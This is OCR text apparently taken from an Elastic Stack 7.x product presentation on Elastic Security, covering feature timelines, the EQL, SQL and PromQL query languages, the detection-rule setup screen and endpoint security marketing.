
Elastic Security in Elastic Stack 7.x

Workflow/Scenarios Overview

Before 7.6

Added in 7.6

Added in 7.7



Elastic Security in Elastic Stack 7.x


Workflow/Scenarios Overview

Before 7.6

Added in 7.6

Added in 7.7

Added in 7.8



Elastic Security in Elastic Stack 7.x

Unified Elastic Security Workflows!


Before 7.6

Added in 7.6

Added in 7.7

Added in 7.8

New for 7.9




Elastic Security
Query languages

Elastic Query Languages

Use the Best Tool for the Job

- New ES query languages expand user's data interrogation ability
  - EQL sequences
- Elastic gives users the freedom and flexibility to use the query language that best-fits their use cases and workflows
  - SQL, PromQL



elastic

SQL


Integrations & Partnerships

- Tableau
  - Elastic Connector coming in Q3 2020
- Jaspersoft
  - Dev-focused BI integration with Jasper Reports via JDBC

PromQL

Improving Metrics Analytics

- PromQL is broadly used for metrics analytics
- Strengthens our Metrics Observability story
- Enables ES as backend for Grafana




elastic


Event Query Language

The query language for Security Analysts

- EQL Strengthens Elastic's Security and Observability Solutions
- EQL purpose-built for event analytics
- Sequences enable stateful queries
- Supports Elastic solutions: Security & Observability
- Improves SIEM threat detection, research, and rule-writing
- Enables Log Observability to perform stateful queries/analysis
- Query flexibility to understand network and host metrics



elastic



1
Define rule
Rule type
Custom query
Use KQL or Lucene to detect issues across indices.
Select
Machine Learning
Select ML job to detect anomalous activity.
Select
Threshold
Aggregate query results to detect when number of matches exceeds threshold.
Select
Event Correlation
Use Event Query Language (EQL) to match events, generate squences, and stack data
Selected
Index patterns
apm-*-transaction* ×
auditbeat-* ×
endgame-* ×
filebeat-* ×
logs-* ×
packetbeat-* ×
winlogbeat-* ×
Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.
Custom query
Timeline template
None
Select which timeline to use when investigating generated alerts.
Continue

Endpoint Security

https://www.elastic.co/endpoint-security

Simple Elastic (Unified) Security Deployment

Elastic Security (Unified Solution)



elastic

Elastic Endpoint Security

Free and Open Endpoint Security
Available to all Basic+ customers


Centrally Managed through Agent/Fleet
Install one agent and get access to over
20 integrations including Elastic Endpoint Security

Deep data visibility:

Windows
Events: Process, Network, File, DNS, DLL and Driver Loads, Registry, Security

macOS
Events: Process, Network, File

Linux
Events: Process, Network, File




Stop Attacks

Malware Prevention
Machine Learning Malware Prevention proven to be over 99% effective at stopping malware*

